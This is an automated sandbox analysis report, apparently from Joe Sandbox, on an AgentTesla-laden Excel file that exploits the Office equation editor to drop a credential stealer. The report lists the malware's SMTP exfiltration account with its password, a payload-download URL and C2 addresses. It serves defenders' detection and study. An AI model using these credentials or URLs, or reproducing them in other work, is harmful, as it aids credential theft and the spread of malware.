ID: 344848
Sample Name: TACSAL.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:14:23
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report TACSAL.xlsx

Overview


General Information

Sample Name:	TACSAL.xlsx
Analysis ID:	344848
MD5:	04295ba63eaeb1..
SHA1:	daf3e6043fa6731..
SHA256:	fbc7b775eaa32cd..

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains very larg…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 532 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2520 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2736 cmdline: 'C:\Users\Public\vbc.exe' MD5: 411FA0337649AD03B57D223E60680397)
    - vbc.exe (PID: 2836 cmdline: C:\Users\Public\vbc.exe MD5: 411FA0337649AD03B57D223E60680397)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "IWR6Nyjr",
  "URL: ": "https://FTlR0ss5usK.net",
  "To: ": "facturacion@migeulez.com",
  "ByHost: ": "smtp.migeulez.com:587",
  "Password: ": "DjnM0fJ0EN49rH",
  "From: ": "facturacion@migeulez.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2159933636.00000000023DA000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000005.00000002.2370560370.00000000004020000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2371213433.00000000025910000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2371213433.00000000025 91000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000004.00000002.2159922481.00000000023 C1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

.NET source code contains very large array initializations

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command ar Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3 1	Security Account Manager	Security Software Discovery 2 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standard Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command ar Control
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Virtualization/Sandbox Evasion 1 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Applicati Layer Protoco
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application La Protocol 1 3
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Us Port


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TACSAL.xlsx	32%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
suresb1sndyintercont.dns.army	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://suresb1sndyintercont.dns.army/receipst/winlog.exe	11%	Virustotal		Browse
http://suresb1sndyintercont.dns.army/receipst/winlog.exe	100%	Avira URL Cloud	malware	
http://smtp.migeulez.com	0%	Avira URL Cloud	safe	
http://GhlhtO.com	0%	Avira URL Cloud	safe	
http://https://FTlR0ss5usK.net	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.225	true	false		high
suresb1sndyintercont.dns.army	103.153.76.181	true	true	• 4%, Virustotal, Browse	unknown
smtp.migeulez.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://suresb1sndyintercont.dns.army/receipst/winlog.exe	true	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://FTlR0ss5usK.net	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	vbc.exe, 00000005.00000002.2371213433.0000000002591000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	vbc.exe, 00000005.00000002.2371213433.0000000002591000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000005.00000002.2372183882.0000000005DF0000.00000002.00000001.sdmp	false		high
http://us2.smtp.mailhostbox.com	vbc.exe, 00000005.00000002.2371340918.00000000026D6000.00000004.00000001.sdmp	false		high
http://www.day.com/dam/1.0	E243FB15.emf.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	vbc.exe, 00000005.00000002.2371213433.0000000002591000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://smtp.migeulez.com	vbc.exe, 00000005.00000002.2371340918.00000000026D6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://GhlhtO.com	vbc.exe, 00000005.00000002.2371213433.0000000002591000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	vbc.exe, 00000005.00000002.2371213433.0000000002591000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.%s.comPA	vbc.exe, 00000005.00000002.2372183882.0000000005DF0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.2159922481.00000000023C1000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%	vbc.exe, 00000005.00000002.2371263271.0000000002618000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe, 00000004.00000002.2160179580.00000000033C8000.00000004.00000001.sdmp, vbc.exe, 00000005.00000002.2370560370.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.198.143	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
208.91.199.225	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
103.153.76.181	unknown	unknown		134687	TWIDC-AS-APTWIDCLimitedHK	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344848
Start date:	27.01.2021
Start time:	09:14:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TACSAL.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@6/8@8/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.2%) • Quality average: 58.3% • Quality standard deviation: 15.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:15:09	API Interceptor	80x Sleep call for process: EQNEDT32.EXE modified
09:15:13	API Interceptor	949x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.198.143	para.exe	Get hash	malicious	Browse	
	SIC_9827906277.pdf.exe	Get hash	malicious	Browse	
	HTMY-209871640.exe	Get hash	malicious	Browse	
	Payment slip.exe	Get hash	malicious	Browse	
	2Dd20YdQDR.exe	Get hash	malicious	Browse	
	SPpfYOx5Ju.exe	Get hash	malicious	Browse	
	Z1cfHQnsLw.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Packed2.42809.32039.exe	Get hash	malicious	Browse	
	MTC74989-1-19-21.exe	Get hash	malicious	Browse	
	IQzEWkxzNM.exe	Get hash	malicious	Browse	
	72-XV-032_Valves.exe	Get hash	malicious	Browse	
	sample2.exe	Get hash	malicious	Browse	
	invoice No 8882.exe	Get hash	malicious	Browse	
	DHL Delivery Confirmation.exe	Get hash	malicious	Browse	
	Verify Email.exe	Get hash	malicious	Browse	
	Statement of Account.doc	Get hash	malicious	Browse	
	vsl particulars.exe	Get hash	malicious	Browse	
	DHL Shipment Documents.exe	Get hash	malicious	Browse	
	suk1MHq6DK.exe	Get hash	malicious	Browse	
	Swift_advise.xlsx	Get hash	malicious	Browse	
208.91.199.225	para.exe	Get hash	malicious	Browse	
	Quotation Prices.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.PackedNET.519.20020.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Artemis707F61F6A223.exe	Get hash	malicious	Browse	
	SOA.exe	Get hash	malicious	Browse	
	SPpfYOx5Ju.exe	Get hash	malicious	Browse	
	ezs8BPdIwM.exe	Get hash	malicious	Browse	
	Order confirmation.xlsx	Get hash	malicious	Browse	
	Groupo Dani Order_pdf.exe	Get hash	malicious	Browse	
	Purchased Order.exe	Get hash	malicious	Browse	
	NvS9UwcK3c.exe	Get hash	malicious	Browse	
	Outstanding Invoices.exe	Get hash	malicious	Browse	
	UAE CHEMEX RFQ.exe	Get hash	malicious	Browse	
	Invoice.exe	Get hash	malicious	Browse	
	AWB & Shipping Document.exe	Get hash	malicious	Browse	
	MV. Double Miracle.exe	Get hash	malicious	Browse	
	AWB & Shipping Document.exe	Get hash	malicious	Browse	
	Shipping document.exe	Get hash	malicious	Browse	
	FB-108N & FB-108NK #U8a62#U50f9 - #U7530#U52e4.exe	Get hash	malicious	Browse	
	Ldz62seIo3.exe	Get hash	malicious	Browse	
103.153.76.181	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• suresb1sndyintercont.dns.army /receipst/winlog.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	PO#21010028 - SYINDAC QT-00820_pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	para.exe	Get hash	malicious	Browse	• 208.91.199.225
	AWB 9899691012 TRACKING INFO_pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	para.exe	Get hash	malicious	Browse	• 208.91.199.224
	SIC_9827906277.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	Quotation Prices.exe	Get hash	malicious	Browse	• 208.91.199.225
	SecuriteInfo.com.Trojan.PackedNET.519.20020.exe	Get hash	malicious	Browse	• 208.91.199.225
	SSE_SOA2021.doc	Get hash	malicious	Browse	• 208.91.198.143
	HTG-9066543.exe	Get hash	malicious	Browse	• 208.91.199.223
	New Order #21076.exe	Get hash	malicious	Browse	• 208.91.199.224
	HTMY-209871640.exe	Get hash	malicious	Browse	• 208.91.198.143
	SecuriteInfo.com.Artemis707F61F6A223.exe	Get hash	malicious	Browse	• 208.91.199.225
	New order.PDF.exe	Get hash	malicious	Browse	• 208.91.199.224
	SOA.exe	Get hash	malicious	Browse	• 208.91.199.225

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	7xCBr7CChD.exe	Get hash	malicious	Browse	• 208.91.199.224
	Purchase Order no 7770022460.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment slip.exe	Get hash	malicious	Browse	• 208.91.198.143
	2Dd20YdQDR.exe	Get hash	malicious	Browse	• 208.91.198.143
	SPpfYOx5Ju.exe	Get hash	malicious	Browse	• 208.91.199.225
	ezs8BPdIwM.exe	Get hash	malicious	Browse	• 208.91.199.224
suresb1sndyintercont.dns.army	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.153.76.181

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TWIDC-AS-APTWIDCLimitedHK	Delivery Note Awd 35378383-84783933.exe	Get hash	malicious	Browse	• 103.153.182.50
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	Delivery Note Awd 3637368383-938937833.exe	Get hash	malicious	Browse	• 103.153.182.50
	9oUx9PzdSA.exe	Get hash	malicious	Browse	• 103.155.92.70
	PAYMENT DOCS.html	Get hash	malicious	Browse	• 103.153.18 2.184
	Delivery Note Awd 2837939373-840847474.exe	Get hash	malicious	Browse	• 103.153.182.50
	DTwcHU5qyI.exe	Get hash	malicious	Browse	• 103.153.215.41
	NormhjTcQb.exe	Get hash	malicious	Browse	• 103.158.11 7.234
	http:// https://app.box.com/s/8kw08i72600qzu1i7qj2c537n90a2z20	Get hash	malicious	Browse	• 103.158.223.22
	http://https://fornitureee.ru/fvgt45fvdvrbtgevdc/?xujytrhamtion=456rgrfds427	Get hash	malicious	Browse	• 103.153.182.5
	http:// https://www.canva.com/design/DAEPpAhiSBc/pVb5D_otLEjM848gOGNt8w/view?utm_content=DAEPpAhiSBc&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink	Get hash	malicious	Browse	• 103.153.182.5
	http://https://artparket24wru.ru/wbv45trvfdcergtgbfvd/?dfvbyu34gb=75446823	Get hash	malicious	Browse	• 103.153.18 2.184
	http:// https://www.canva.com/design/DAEOcBy2dTg/1IjeQ8nYTzcxbMsaULT2SQ/view?utm_content=DAEOcBy2dTg&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink	Get hash	malicious	Browse	• 103.153.18 2.184
